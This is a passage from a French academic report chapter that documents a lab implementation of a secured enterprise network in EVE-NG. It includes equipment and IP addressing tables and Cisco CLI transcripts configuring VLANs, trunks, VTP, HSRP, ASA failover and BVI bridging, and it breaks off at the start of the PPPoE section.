ET TESTS

Introduction

Dans le chapitre précédent, nous avons exploré la sécurité des réseaux Wi-Fi ainsi que les différentes vulnérabilités et menaces qui peuvent les compromettre. Dans cette partie, nous allons concrétiser notre étude en mettant en place diverses solutions de sécurité et en testant leur efficacité. Cela inclut la configuration des équipements réseau, la mise en œuvre de mécanismes de protection contre les attaques, ainsi que l'analyse des résultats obtenus à travers différents tests et simulations.

Pour illustrer les configurations réalisées sous EVE-NG, nous nous sommes appuyés sur des captures d'écran montrant les étapes de mise en place et les tests effectués afin de valider la robustesse des mesures de sécurité déployées.

1. Présentation des outils utilisés

1.1. Environnement utilisé

Le tableau ci-dessous représente l'ordinateur utilisé pour notre travail :

Tableau III. 1: Présentation de notre ordinateur de travail.

Matériel	Nomination et caractéristiques
Matériel	Desktop
Système d'exploitation	Windows 10 Professionnel (64bits)
Processus	I5 3 ^{ème} génération
Mémoire	8 Go de RAM

1.2. Logiciel d'émulation et de virtualisation EVE [27]

EVE-NG est un outil similaire à GNS3 qui permet aux administrateurs de réseaux de simuler des routeurs, des commutateurs, des pare-feu et de nombreux autres appareils virtuels. Vous pouvez créer un laboratoire réseau avec des dispositifs de Cisco, Juniper, Citrix, Arista, A10, Alcatel, Checkpoint, F5, Palo Alto, PFSense, SonicWALL, Trend Micro TippingPoint vTPS, et bien d'autres encore. Si le fournisseur de réseau dispose d'une Appliance virtuelle, il est fort probable qu'elle puisse fonctionner dans un environnement EVE-NG. Vous pouvez

même ajouter des images de serveurs Linux et Windows. Vous soutenez une migration ou une mise à niveau massive du réseau, de la sécurité ou du système. La version communautaire est 100 % gratuite et open source. Cet exposé vous présentera la plateforme et la manière d'ajouter des images, avec une démonstration d'un test de bout en bout.

Dans notre cas de pratique, le logiciel EVE est installé dans un Vmware est déployé dont l'EVE est directement installer avec un ISO.




Figure III. 1: Transfert des images iso vers EVE-ng avec filezilla-FTP.

En s'identifiant nous allons trouver notre travail qui sera l'architecture améliorée de notre étude. La figure III.2 montre notre architecture.




Figure III. 2: Topologie sur EVE.

L'architecture du réseau a évolué afin d'intégrer des mécanismes de sécurité et d'optimisation avancés. Nous avons mis en place PPPoE pour gérer l'authentification des utilisateurs, ainsi que des interfaces BVI (Bridge Virtual Interface) afin d'assurer une meilleure flexibilité dans la gestion du réseau.

Pour améliorer la résilience et la répartition de charge, nous avons configuré EtherChannel et une interface Dialer, permettant une agrégation efficace des liens et une connectivité optimisée. De plus, nous avons implémenté un BRAS (Broadband Remote Access Server) pour centraliser l'authentification et la gestion des connexions des clients.

Afin d'assurer une haute disponibilité et une continuité de service, nous avons configuré le routage avec HSRP (Hot Standby Router Protocol) ainsi qu'un failover ASA, permettant une redondance des équipements critiques et une bascule automatique en cas de défaillance.

2. Préparation de la configuration du modèle type

2.1. Choix de la solution

Dans le premier chapitre, nous avons défini les objectifs du projet et proposé des solutions de sécurisation. Nous avons retenu une approche avancée intégrant plusieurs mécanismes de défense pour renforcer la sécurité du réseau Wi-Fi.

Suite aux nombreuses failles détectées lors de l'étude de l'existant, nous avons mis en place une solution basée sur l'authentification sécurisée, la segmentation du réseau et la surveillance des activités suspectes :

- **Authentification WPA3-Enterprise avec 802.1X & RADIUS** a été déployée pour assurer une identification forte des utilisateurs et empêcher l'accès non autorisé au réseau Wi-Fi.
- **Contrôle de la diffusion des SSID et l'isolation des clients** ont été mis en place afin de limiter la visibilité du réseau et réduire les risques d'attaques basées sur la capture de trafic.
- **Implémentation de VLANs dynamiques et du filtrage MAC** permet une segmentation efficace du réseau en fonction des profils des utilisateurs (DATA, admin, wi-Fi...), améliorant ainsi la gestion des accès et la sécurité des communications.
- **Renforcement du RADIUS/NPS avec PEAP** garantit une protection accrue contre les attaques d'interception et assure une authentification basée sur des certificats plutôt que sur des mots de passe vulnérables.
- **Activation du DHCP Snooping et de l'Inspection ARP dynamique** permet de prévenir les attaques de type spoofing et usurpation d'identité réseau.

Grâce à cette architecture sécurisée, le réseau Wi-Fi de l'entreprise bénéficie d'une protection avancée contre les menaces internes et externes, tout en garantissant une gestion optimisée des connexions et des accès.

2.2. Présentation et nomination des équipements utilisés

Les équipements réseaux sont illustrés dans le tableau III.2 comme suit :

Tableau III. 2: Table Liste des équipements utilisés.

Equipements	Type et marque	Quantité
Switch core	CISCO ISO 3725 (avec module NM-16ESW)	02
Switch d'accès niveau deux	Viosl2-adventerprisek9	02
Pare-feu	Cisco ASAv	02
Routeur	Cisco IOL	04
WLC	Cisco vwlc 8.0.152.0	01

2.3. Désignation des interfaces et les adresses IP

Le tableau ci-dessous illustre toutes les désignations et les adresses IP assignées.

Tableau III. 3: Affectation des adresses IP.

Nom	Vlan	Interface	Adresse IP	Masque Sous-réseau
ASA	/	Gi0/1	192.168.200.1	255.255.255.0
	/	Gi0/2	10.10.10.1	255.255.255.252
Router 1	/	Gi0/0	172.16.1.2	255.255.255.0
	/	Gi0/1	192.168.150.2	255.255.255.0
WLC	VLAN 20	Mgmt-p	192.168.20.254	255.255.255.0
Core-SW	VLAN 10		192.168.10.2	255.255.255.252
	VLAN 20		192.168.20.2	
	VLAN 30		192.168.30.2	
	VLAN 40		192.168.40.2	
	VLAN 50		192.168.50.2	
AC-SW1	VLAN 10	Gi0/0	192.168.10.2	255.255.255.0
	VLAN 40	Gi0/3	192.168.40.2	255.255.255.0
Kali	VLAN 10	e0	192.168.10.11	255.255.255.0
Serveur	VLAN 30	E0 – E1	192.168.30.200	255.255.255.0
PC1	VLAN 10	E0	192.168.10.10	255.255.255.0
PC2	VLAN 40	E0	192.168.40.11	255.255.255.0
PC3	VLAN 40	E0	192.168.40.10	255.255.255.0
PC4	VLAN 50	E0	192.168.50.10	255.255.255.0

3. Configuration des équipements

Toutes les configurations des équipements switch, wlc, routeur et pare-feu se feront au niveau de la CLI, cela en utilisant l'outil fourni dans le site officiel du EVE qui va nous permettre d'accéder à ces équipements en Telnet, SSH...etc, en utilisant divers outils tel que Putty, ainsi que les ordinateurs et serveurs en utilisant UltraVNC aussi disponible dans le pack client pour EVE.

3.1. Configuration de Winserveur

Dans cette section, nous allons détailler la configuration d'un serveur Windows pour la gestion d'un domaine Active Directory (AD) et d'un service DHCP. L'objectif est de mettre en place un environnement fonctionnel permettant la gestion des utilisateurs et l'attribution automatique des adresses IP aux clients du réseau.

a. Installation et configuration d'Active Directory

L'installation d'Active Directory commence par l'ajout du rôle « Services AD DS » via le Gestionnaire de serveur. Après l'installation, la promotion du serveur en contrôleur de domaine est effectuée en spécifiant un nouveau domaine. Enfin, une vérification de la configuration DNS et de la réplcation est réalisée.




Figure III. 3: Ajout du nouveau domaine.

b. Configuration du serveur DHCP

Le rôle DHCP est installé via le Gestionnaire de serveur, puis configuré avec des étendues d'adresses IP adaptées aux besoins du réseau. Chaque étendue est paramétrée avec une passerelle par défaut, un serveur DNS et une durée de bail appropriée.

c. Création et gestion des baux DHCP

Une fois le DHCP configuré, les baux d'adresses IP sont vérifiés dans la console DHCP. Des réservations peuvent être effectuées pour certains appareils critiques. Des tests de connectivité sont ensuite réalisés pour s'assurer du bon fonctionnement du service.




Figure III. 4:Création des pools DHCP.

d. Vérification et tests

Une série de tests est effectuée, notamment la connexion des clients au domaine, l'attribution automatique d'IP via DHCP et la résolution des noms DNS. Toute anomalie est corrigée en ajustant les paramètres réseau.

Cette configuration assure une gestion centralisée et sécurisée des ressources réseau sous Windows Server.

3.2. Configuration des switches

Dans cette section, nous allons détailler la configuration des switches pour la mise en place d'un réseau Wi-Fi sécurisé. Nous aborderons la création des VLANs, la configuration des interfaces en mode trunk, l'activation du protocole VTP et la mise en place de la redondance avec HSRP.

a. Création des VLANs

Les VLANs permettent de segmenter le réseau en plusieurs domaines de diffusion distincts afin d'améliorer la sécurité et les performances

```

cs1
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#hostname Core-sw01
Core-sw01(config)#int vlan 10
Core-sw01(config-if)#ip add
Core-sw01(config-if)#ip address
*Feb 24 08:45:34.074: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan10, ch
anged state to down
Core-sw01(config-if)#ip address 192.168.10.2 255.255.255.0
Core-sw01(config-if)#no shutdown
Core-sw01(config-if)#exi

```

Figure III. 5: Configuration d'un VLAN avec une adresse IP sur le switch.

b. Configuration des interfaces en mode trunk

Les interfaces trunk permettent de transporter plusieurs VLANs entre les équipements réseau.

Commandes pour configurer les interfaces trunk :

```

cs1
Core-sw01#
Core-sw01#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Core-sw01(config)#int rang e0/1 - 2
Core-sw01(config-if-range)#swi
Core-sw01(config-if-range)#swi
Core-sw01(config-if-range)#switchport tru
Core-sw01(config-if-range)#switchport trunk en
Core-sw01(config-if-range)#switchport trunk encapsulation dot1q
Core-sw01(config-if-range)#
Core-sw01(config-if-range)#sw
Core-sw01(config-if-range)#switchport mod
Core-sw01(config-if-range)#switchport mode trun
Core-sw01(config-if-range)#switchport mode trunk
Core-sw01(config-if-range)#
*Feb 24 09:04:18.707: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/1, changed stat
e to down
*Feb 24 09:04:18.707: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/2, changed stat
e to down
Core-sw01(config-if-range)#int a
*Feb 24 09:04:21.706: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/1, changed stat
e to up
*Feb 24 09:04:21.707: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/2, changed stat
e to up
Core-sw01(config-if-range)#int range e1/2 - 3
Core-sw01(config-if-range)#swi
Core-sw01(config-if-range)#switchport tr
Core-sw01(config-if-range)#switchport trunk enc
Core-sw01(config-if-range)#switchport trunk encapsulation dot1q
Core-sw01(config-if-range)#swi
Core-sw01(config-if-range)#switchport mod
Core-sw01(config-if-range)#switchport mode tr
Core-sw01(config-if-range)#switchport mode trunk

```

Figure III. 6: Configuration des interfaces en mode trunk.

c. Mise en place du protocole VTP

Le protocole VTP (VLAN Trunking Protocol) permet de synchroniser la base de données VLAN entre les switches d'un même domaine VTP.

Commandes pour configurer le VTP :

The image shows two terminal windows side-by-side. The left window, titled 'sw1', shows the configuration of AC-sw01 as a VTP client. The right window, titled 'cs1', shows the configuration of Core-sw01 as a VTP server.

```

AC-sw01(config)#vtp mode cli
AC-sw01(config)#vtp mode client
Setting device to VTP Client mode for VLANs.
AC-sw01(config)#vtp dom
AC-sw01(config)#vtp domain CCIE
Domain name already set to CCIE.
AC-sw01(config)#vtp pass
AC-sw01(config)#vtp password 123
Setting device VTP password to 123
AC-sw01(config)#vtp ver
AC-sw01(config)#vtp version 3
AC-sw01(config)#
*Feb 24 09:31:43.722: %SW_VLAN-6-OLD_CONFIG_FILE_READ: Old version 2 VLAN configuration file detected and read OK. Version 3 files will be written in the future.
AC-sw01(config)#
AC-sw01(config)#end
AC-sw01#
*Feb 24 09:31:54.600: %SYS-5-CONFIG_I: Configured from console by console
AC-sw01#sh
AC-sw01#show vlan bri
AC-sw01#show vlan brief

VLAN Name                Status    Ports
-----
1    default                active    Et0/2, Et0/3, Et1/0, Et1/1
10   DATA                   active    Et1/2, Et1/3
20   WIFI                    active    Et0/0
30   SERVER                  active
40   Administration          active
50   ACCOUNTS                active
1002 fddi-default          act/unsup
1003 trcrf-default         act/unsup
1004 fddinet-default        act/unsup
1005 trbrf-default         act/unsup

Core-sw01(config-if)#ip help
Core-sw01(config-if)#ip helper-address 192.168.30.200
Core-sw01(config-if)#int vlan 10
Core-sw01(config-if)#do sh run int vlan 10
Building configuration...

Current configuration : 171 bytes
!
interface Vlan10
 ip address 192.168.10.2 255.255.255.0
 ip helper-address 192.168.30.200
 standby 10 ip 192.168.10.1
 standby 10 priority 150
 standby 10 preempt
end

Core-sw01(config-if)#end
Core-sw01#
*Feb 24 09:22:46.797: %SYS-5-CONFIG_I: Configured from console by console
Core-sw01#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Core-sw01(config)#
Core-sw01(config)#
Core-sw01(config)#vtp mode serve
Core-sw01(config)#vtp mode server
Device mode already VTP Server for VLANs.
Core-sw01(config)#vtp version ?
<1-3> Set the administrative domain VTP version number

Core-sw01(config)#vtp version 3
Cannot set the version to 3 because domain name is not configured
Core-sw01(config)#vtp dom
Core-sw01(config)#vtp domain CCIE
Changing VTP domain name from NULL to CCIE
Core-sw01(config)#
*Feb 24 09:24:23.052: %SW_VLAN-6-VTP_DOMAIN_NAME_CHG: VTP domain name changed to CCIE.
Core-sw01(config)#
  
```

Figure III. 7: Configuration du VTP.

d. Configuration de la redondance avec HSRP

Le protocole HSRP (Hot Standby Router Protocol) permet de garantir la haute disponibilité en définissant un core-switch actif et un core-sw de secours.

Commandes pour configurer HSRP :

```
Core-sw01(config-if)#standby 10 ip 192.168.10.1
Core-sw01(config-if)#standby 10 prio
Core-sw01(config-if)#standby 10 priority 150
Core-sw01(config-if)#st
Core-sw01(config-if)#standby 10 pree
Core-sw01(config-if)#standby 10 preempt
Core-sw01(config-if)#
Core-sw01(config-if)#int vlan 20
Core-sw01(config-if)#ip
*Feb 24 08:50:06.129: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan20, changed state to
down
Core-sw01(config-if)#ip add
Core-sw01(config-if)#ip address 192.168.20.2 255.255.255.0
Core-sw01(config-if)#no shutdown
Core-sw01(config-if)#
*Feb 24 08:50:55.711: %LINK-3-UPDOWN: Interface Vlan20, changed state to down
Core-sw01(config-if)#standby 20 ip 192.168.20.1
Core-sw01(config-if)#standby 20 prio
Core-sw01(config-if)#standby 20 priority 150
Core-sw01(config-if)#standby 20 preem
Core-sw01(config-if)#standby 20 preempt
```

Figure III. 8: Configuration de la redondance avec HSRP.

e. Vérification de la configuration

Après la configuration, il est essentiel de vérifier que tout fonctionne correctement.

```
Core-sw01(config-if)#do sh ip int brief
Interface                IP-Address      OK? Method Status        Protocol
Ethernet0/0              unassigned      YES unset  up            up
Ethernet0/1              unassigned      YES unset  up            up
Ethernet0/2              unassigned      YES unset  up            up
Ethernet0/3              unassigned      YES unset  up            up
Ethernet1/0              unassigned      YES unset  up            up
Ethernet1/1              unassigned      YES unset  up            up
Ethernet1/2              unassigned      YES unset  up            up
Ethernet1/3              unassigned      YES unset  up            up
Vlan10                   192.168.10.2    YES manual up            up
Vlan20                   192.168.20.2    YES manual up            up
Vlan30                   192.168.30.2    YES manual up            up
Vlan40                   192.168.40.2    YES manual up            up
Vlan50                   192.168.50.2    YES manual up            up
Core-sw01(config-if)#
*Feb 24 09:11:02.325: %HSRP-5-STATECHANGE: Vlan50 Grp 50 state Standby -> Active
Core-sw01(config-if)#
Core-sw01(config-if)#do sh st
Core-sw01(config-if)#do sh stand
Core-sw01(config-if)#do sh standby bri
      P indicates configured to preempt.
      |
Interface  Grp  Pri  P State   Active   Standby   Virtual IP
Vl10       10   150 P Active local   unknown  192.168.10.1
Vl20       20   150 P Active local   unknown  192.168.20.1
Vl30       30   150 P Active local   unknown  192.168.30.1
Vl40       40   150 P Active local   unknown  192.168.40.1
Vl50       50   130 P Active local   unknown  192.168.50.1
Core-sw01(config-if)#
```

Figure III. 9: Vérification de la configuration du switch.

Grâce à ces configurations, nous avons mis en place un réseau segmenté, sécurisé et redondant. Cette approche permet une gestion efficace des flux réseau tout en assurant une haute disponibilité et une sécurité renforcée.

```
Core-sw01(config-if)#standby 10 ip 192.168.10.1
Core-sw01(config-if)#standby 10 prio
Core-sw01(config-if)#standby 10 priority 150
Core-sw01(config-if)#st
Core-sw01(config-if)#standby 10 pree
Core-sw01(config-if)#standby 10 preempt
Core-sw01(config-if)#
Core-sw01(config-if)#int vlan 20
Core-sw01(config-if)#ip
*Feb 24 08:50:06.129: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan20, changed state to
down
Core-sw01(config-if)#ip add
Core-sw01(config-if)#ip address 192.168.20.2 255.255.255.0
Core-sw01(config-if)#no shutdown
Core-sw01(config-if)#
*Feb 24 08:50:55.711: %LINK-3-UPDOWN: Interface Vlan20, changed state to down
Core-sw01(config-if)#standby 20 ip 192.168.20.1
Core-sw01(config-if)#standby 20 prio
Core-sw01(config-if)#standby 20 priority 150
Core-sw01(config-if)#standby 20 preem
Core-sw01(config-if)#standby 20 preempt
```

Figure III. 10: Configuration du standby.

3.3. Configuration ASA

a. Configuration des interfaces réseau

- L'interface **INSIDE** est configurée sur **192.168.200.1** avec un niveau de sécurité **100** (zone de confiance maximale).
- L'interface **OUTSIDE** est configurée sur **192.168.150.2** avec un niveau de sécurité **0** (zone de confiance minimale).


```

ciscoasa(config)# int g0/0
ciscoasa(config-if)# ip add
ciscoasa(config-if)# ip address 192.168.200.1
Warning: ASAv platform license state is Unlicensed.
Install ASAv platform license for full functionality.

ciscoasa(config-if)# ip address 192.168.200.1 255.255.255.252
ciscoasa(config-if)#
ciscoasa(config-if)# nameif INSI
ciscoasa(config-if)# nameif INSIDE
INFO: Security level for "INSIDE" set to 100 by default.
ciscoasa(config-if)# no sh
ciscoasa(config-if)# no shut
ciscoasa(config-if)# no shutdown
ciscoasa(config-if)# int g0/1
ciscoasa(config-if)# ip add
ciscoasa(config-if)# ip address 192.168.150.2 255.255.255.0
ciscoasa(config-if)# no shu
ciscoasa(config-if)# no shutd
ciscoasa(config-if)# no shutdown
ciscoasa(config-if)# nameif OUTSIDE
INFO: Security level for "OUTSIDE" set to 0 by default.
ciscoasa(config-if)#

```

Figure III. 11: Configuration interface inside et outside du pare-feu.

b. Configuration du Failover (Haute Disponibilité)

- L'interface **GigabitEthernet0/2** est dédiée au Failover (synchronisation entre les pare-feu);
- Le pare-feu primaire (FW1) est défini comme primaire et le pare-feu secondaire (FW2) est défini comme Secondary.

```

ciscoasa(config)# failover lan unit prim
ciscoasa(config)# failover lan unit primary

```

Figure III. 12: Configuration du Failover sur le pare-feu 1 Cisco ASA.

ASA-FW2

```
ciscoasa(config)#
ciscoasa(config)# fail
ciscoasa(config)# failover
ciscoasa(config)# failo
ciscoasa(config)# failover lan unit secon
ciscoasa(config)# failover lan unit secondary
ciscoasa(config)# failo
ciscoasa(config)# failover
ciscoasa(config)# fail
ciscoasa(config)# failover int
ciscoasa(config)# failover lan int
ciscoasa(config)# failover lan interface HA g0/2
INFO: Non-failover interface config is cleared on GigabitEthernet0/2 and its sub
-interfaces
ciscoasa(config)# fai
ciscoasa(config)# failover inte
ciscoasa(config)# failover interface ip HA 10.10.10.1 255.255.255.252 standby $
ciscoasa(config)# int g0/2
ciscoasa(config-if)# no shut
ciscoasa(config-if)# no shutdown
```

Figure III. 13: Configuration du Failover sur le pare-feu 2 Cisco ASA.

c. Vérification du Failover

La commande `show failover state` permet de voir l'état du basculement entre les deux pare-feu.

Avec cette configuration, si ASA-FW1 tombe en panne, ASA-FW2 prendra automatiquement le relais pour assurer la continuité du service.

```
ciscoasa(config-if)# show failover state
```

	State	Last Failure Reason	Date/Time
This host -	Primary		
	Active	None	
Other host -	Secondary		
	Standby Ready	Comm Failure	08:06:56 UTC Feb 25 2025

Figure III. 14: Vérification de la l'état de Failover.

3.4. Configuration de l'Active-router

- a. **Activation d'IRB** : Permet au routeur de fonctionner en mode pont et routeur simultanément.

```
Active-R1(config)#bridge irb
Active-R1(config)#bridge 1 protocol ieee
Active-R1(config)#bridge 1 route ip
```

Figure III. 15: Activation de l'Interface de Pont Virtuel (BVI) sur un Routeur.

- b. **Création de l'interface BVI** : Il joue le rôle d'un routeur pour le trafic IP dans le pont.
- c. **Configuration de HSRP (Hot Standby Router Protocol)** : cette configuration garantit la haute disponibilité en définissant une IP virtuelle (192.168.150.2).

 Active-R

```
Active-R1(config)#inter
Active-R1(config)#interface BVI 1
Active-R1(config-if)#
*Feb 25 09:54:30.110: %LINEPROTO-5-UPDOWN: Line protocol on Int
ged state to up
Active-R1(config-if)#ip a
*Feb 25 09:54:34.017: %LINK-3-UPDOWN: Interface BVI1, changed s
*Feb 25 09:54:35.017: %LINEPROTO-5-UPDOWN: Line protocol on Int
ged state to downdd
Active-R1(config-if)#ip address 192.168.150.2 255.255.255.0
Active-R1(config-if)#
*Feb 25 09:54:59.407: %ARP-4-NULI_SRC_MAC: NULL MAC address fro
n BVI
Active-R1(config-if)#stan
Active-R1(config-if)#standby 150 ip 192.168.150.1
Active-R1(config-if)#stan
Active-R1(config-if)#standby 150 prio
Active-R1(config-if)#standby 150 priority 170
Active-R1(config-if)#stan
Active-R1(config-if)#standby 150 pree
Active-R1(config-if)#standby 150 preempt
Active-R1(config-if)#no shut
Active-R1(config-if)#no shutdown
Active-R1(config-if)#
```

Figure III. 16: Configuration et Activation de l'Interface BVI avec HSRP.

- d. Ajout des interfaces physiques au pont :** Elles sont affectées au même groupe de pontage pour fonctionner ensemble.

```

Active-R1(config)#int g0/2
Active-R1(config-if)#bridge-group
Active-R1(config-if)#bridge-group 1
Active-R1(config-if)#no shut
Active-R1(config-if)#no shutdown
Active-R1(config-if)#int
*Feb 25 09:57:58.513: %LINK-3-UPDOWN: Interface GigabitEthernet0/2, changed
e to upg
*Feb 25 09:57:59.513: %LINEPROTO-5-UPDOWN: Line protocol on Interface Giga
ernet0/2, changed state to up
Active-R1(config-if)#int g
*Feb 25 09:58:00.530: %LINK-3-UPDOWN: Interface BVI1, changed state to up
*Feb 25 09:58:01.545: %LINEPROTO-5-UPDOWN: Line protocol on Interface BVI
ged state to up
Active-R1(config-if)#int g0/1
Active-R1(config-if)#brid
Active-R1(config-if)#bridge-group 1
*Feb 25 09:58:22.095: %HSRP-5-STATECHANGE: BVI1 Grp 150 state Standby -> A
Active-R1(config-if)#bridge-group 1
Active-R1(config-if)#no shut

```

Figure III. 17: Ajout des Interfaces Physiques au Groupe de Pontage.

3.5. Configuration du router ISP

Dans cette section, nous allons détailler la configuration du routeur ISP, qui joue un rôle clé dans l'établissement d'une connexion Internet via le protocole PPPoE. L'ISP-Router est configuré pour gérer la connectivité des clients, l'adressage IP, le NAT et le routage.

a. Activation et configuration de PPPoE

Le protocole PPPoE (Point-to-Point Protocol over Ethernet) permet l'authentification et l'encapsulation des paquets IP pour l'accès Internet. La configuration suivante met en place un serveur PPPoE sur le routeur ISP :

 ISP-1

```

